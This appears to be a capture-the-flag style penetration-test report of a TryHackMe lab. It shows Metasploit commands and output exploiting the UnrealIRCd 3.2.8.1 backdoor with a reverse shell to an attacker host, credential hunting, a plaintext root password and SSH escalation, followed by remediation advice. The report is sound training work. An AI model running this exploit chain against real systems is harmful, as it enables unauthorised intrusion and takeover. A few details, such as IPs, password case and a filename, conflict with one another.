

PENETRATION TEST REPORT

Guided Pentest: Infrastructure

Full compromise of a Linux host through a backdoored IRC
service and a plaintext credential leak

01 Introduction

This report documents a full penetration test against a single Linux target on the TryHackMe platform, room name `Guided Pentest: Infrastructure`. The goal was to follow a real engagement workflow from start to finish: enumerate the target, find a weakness, gain a foothold, and escalate to full root access.

The target ran Ubuntu and exposed two services. The whole compromise came down to two issues working together. An outdated IRC server with a known backdoor gave the initial foothold, and a root password left sitting in a plaintext file gave full system control. Both flags were captured.

The work was performed from a Kali Linux attack box using standard offensive tooling: Nmap for scanning, searchsploit for vulnerability research, Metasploit for exploitation, and native SSH for the final escalation.

Item	Detail
Target machine	Guided_Pentest_Infra_v3 (Ubuntu 24.04.1 LTS)
Services exposed	OpenSSH 9.6p1 (22), UnrealIRCd 3.2.8.1 (6667)
Initial access	Reverse shell as user <code>webmaster</code>
Final access	Full <code>root</code> via SSH
User flag	THM{Pwned-Y0ur-First-Machine}
Root flag	THM{Escalat1on-D0ne}

02 Vulnerabilities Found

Ordered by severity. Both findings were chained together to fully compromise the host.

#	Vulnerability	Severity	Impact
1	Root password stored in plaintext (<code>/etc/password.txt</code>)	Critical	Any user with shell access can read the root password and take over the system
2	Backdoored UnrealIRCd 3.2.8.1 (CVE-2010-2075)	Critical	Unauthenticated remote command execution, giving an initial foothold on the host
3	Service version disclosure on IRC port	Informational	Exact version banner let an attacker target a known exploit with no guesswork

03 Work Summary

A chronological walkthrough of every step, the command used, and what it did.

1 Reconnaissance with Nmap

The first move on any engagement is to find out what is listening on the target before touching anything.

```
# nmap -sV -sC -oN scan.txt 10.128.145.233
```

Scans the target, detects service versions (-sV), runs default scripts (-sC), and saves the output to a file (-oN).

The scan returned two open ports: SSH on 22 and an IRC service on 6667. Nmap fingerprinted the IRC service down to the exact version, `Unreal3.2.8.1`. That exact version number was the whole reason the next step worked.

2 Vulnerability research with searchsploit

With a named service and version in hand, the next question is whether anyone has already found a weakness in it.

```
# searchsploit UnrealIRC
```

Searches the local Exploit-DB copy for known public exploits matching the service name.

The search returned a backdoor command execution exploit for exactly this version. This is significant. The vulnerability is not a coding mistake, it is malicious code that was intentionally planted in the UnrealIRCd source before it was distributed, which makes it a supply chain issue (CVE-2010-2075).

3 Exploitation with Metasploit

The Metasploit module for this backdoor was selected and configured with the target, the attacker address, and a reverse shell payload.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > set RHOSTS 10.128.145.233
msf6 > set payload cmd/unix/reverse
msf6 > set LHOST 10.128.72.72
msf6 > set LPORT 443
msf6 > exploit
```

Loads the backdoor exploit, points it at the target, sets a reverse shell that calls back to the attacker on port 443, then fires it.

Port 443 was chosen on purpose. Reverse shell traffic on 443 blends in with normal HTTPS and is far less likely to be blocked by a firewall. The exploit succeeded and opened a command shell. The first command run inside it confirmed the user: `webmaster`, a low privilege account.

```
[*] Unknown datastore option: LHOSTS. Did you mean LHOST?
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.128.72.72
LHOST => 10.128.72.72
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 443
LPORT => 443
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.128.72.72:443
[*] 10.128.145.233:6667 - Connected to 10.128.145.233:6667 ...
    :irc.pentest-target.thm NOTICE AUTH :*** Looking up your hostname...
[*] 10.128.145.233:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 79wpNxRdoXCal3JQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "79wpNxRdoXCal3JQ\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.128.72.72:443 -> 10.128.145.233:49626) at 2026-05-29 00:48:42 +0000

whoami
webmaster
```

Backdoor exploit firing and the reverse shell landing as the webmaster user.

4 Post-exploitation enumeration

With a foothold as `webmaster`, the next goal was to look for anything that could lead to higher privileges. A broad search for files with "password" in the name was run.

```
$ find / -name password* 2>/dev/null
```

Searches the whole filesystem for filenames starting with "password" and hides permission errors with 2>/dev/null.

One result stood out from the system defaults: `/etc/password.txt`. Reading it revealed root credentials in plaintext.

```
$ cat /etc/password.txt
root:PDLrCVl1pLD91U0JmMcz
```

Prints the file contents, exposing the root username and password in clear text.

The user flag was also recovered from the webmaster home directory during this phase.

5 Privilege escalation to root

The discovered password could not be used with `su` because the reverse shell was not a proper interactive terminal. Since the earlier scan showed SSH was open, the credentials were used to log in directly as root over SSH instead.

```
# ssh root@10.130.180.63
```

Opens an SSH session to the target as root, using the password pulled from the plaintext file.

Login succeeded and the session landed at a `root@pentest-target` prompt. The machine was fully compromised, and the root flag was read from `/root/flag.txt`.

04 Tools and Technologies

Nmap 7.93

Port scanning and service/version fingerprinting

searchsploit

Local Exploit-DB search for known public exploits

Metasploit Framework

Delivered the UnrealIRCd backdoor exploit and reverse shell

OpenSSH client

Native SSH used for the final root login

Kali Linux (AttackBox)

Attacker platform hosting all tooling

TryHackMe

Lab environment hosting the target machine

UnrealIRCd 3.2.8.1

Target service, vulnerable to CVE-2010-2075

Ubuntu 24.04.1 LTS

Target operating system

05 Problems and Solutions

Problem 1 — su kept rejecting the correct password

WHAT HAPPENED

Running `su root` with the password from the file returned "Authentication failure" every time, even though the password was correct.

CAUSE

The Metasploit reverse shell was a raw command pipe, not a real terminal (TTY). The `su` command refuses to read a password unless it is attached to a proper interactive terminal.

HOW IT WAS IDENTIFIED


Attempts to upgrade the shell with `python3 pty.spawn` and `script /dev/null` still did not satisfy su, which pointed to the shell quality being the blocker rather than a wrong password.

FIX

Stopped fighting su entirely. Since SSH was open on port 22, the root password was used to log in directly over SSH from a clean terminal instead.

RESULT

SSH login succeeded and dropped straight into a root shell, bypassing the TTY problem completely.

A terminal window with a dark background and light blue text. The prompt is 'webmaster@pentest-target:/opt/Unreal3.2\$'. The user enters 'python3 -c 'import pty; pty.spawn("/bin/bash")''. The prompt changes to '<.2\$'. The user enters 'python3 -c 'import pty; pty.spawn("/bin/bash")''. The prompt changes to 'webmaster@pentest-target:/opt/Unreal3.2\$'. The user enters 'python3 -c 'import pty; pty.spawn("/bin/bash")''. The prompt changes to '<.2\$'. The user enters 'python3 -c 'import pty; pty.spawn("/bin/bash")''. The prompt changes to 'webmaster@pentest-target:/opt/Unreal3.2\$'. The user enters 'su root'. The prompt changes to 'su root'. The user enters the password 'PDLrCVl1pLD91U0JMmCzsu'. The prompt changes to 'su: Authentication failure'. The user enters 'webmaster@pentest-target:/opt/Unreal3.2\$'.

```
webmaster@pentest-target:/opt/Unreal3.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'
webmaster@pentest-target:/opt/Unreal3.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'
webmaster@pentest-target:/opt/Unreal3.2$ su root
su root
Password: PDLrCVl1pLD91U0JMmCzsu
su: Authentication failure
webmaster@pentest-target:/opt/Unreal3.2$
```

su rejecting the password from inside the non-interactive reverse shell.

Problem 2 — the password was being misread by two characters

WHAT HAPPENED

Early SSH login attempts failed because the password was being read off a screenshot, and the trailing characters were guessed wrong.

CAUSE

Lookalike characters (l vs 1 vs I, 0 vs O) and two extra characters that were not actually in the file led to a wrong password string.

HOW IT WAS IDENTIFIED

Instead of guessing, the raw bytes of the file were dumped to see every character exactly.

```
$ cat /etc/passwd.txt | xxd | head
```

FIX

The hex dump confirmed the exact password ended at `...JMmCz` with no trailing characters. The corrected string was used.

RESULT

SSH login as root succeeded on the next attempt.

06 Key Learnings

- Enumeration is what makes everything else possible. The exact version banner from Nmap was the single piece of information that led directly to a working exploit, which is why slow and careful scanning pays off.
- A vulnerability is not always a bug. The UnrealIRCd backdoor was deliberately planted in the software's source code, so finding software that is simply outdated can mean the supply chain itself was compromised.
- The shell you get from an exploit is rarely a comfortable one. A raw reverse shell will block interactive commands like su, so knowing several ways to escalate, including a clean SSH login, matters more than memorising one technique.
- When something keeps failing, verify your assumptions at the lowest level. Dumping the file with xxd settled the password question instantly, after several failed attempts based on reading characters off a screenshot.
- Sensitive data left on disk is one of the most common and most damaging findings. A single world-readable file with a plaintext root password turned a low privilege foothold into total control.

07 Final Notes

This engagement showed how two separate weaknesses, an outdated backdoored service and a leaked credential, combine into a complete compromise far faster than either would alone. The recommended fixes are to replace the vulnerable UnrealIRCd build with a patched version, remove the plaintext credential file and rotate the root password immediately, and disable direct root login over SSH. With those changes in place, the path used in this report would no longer work.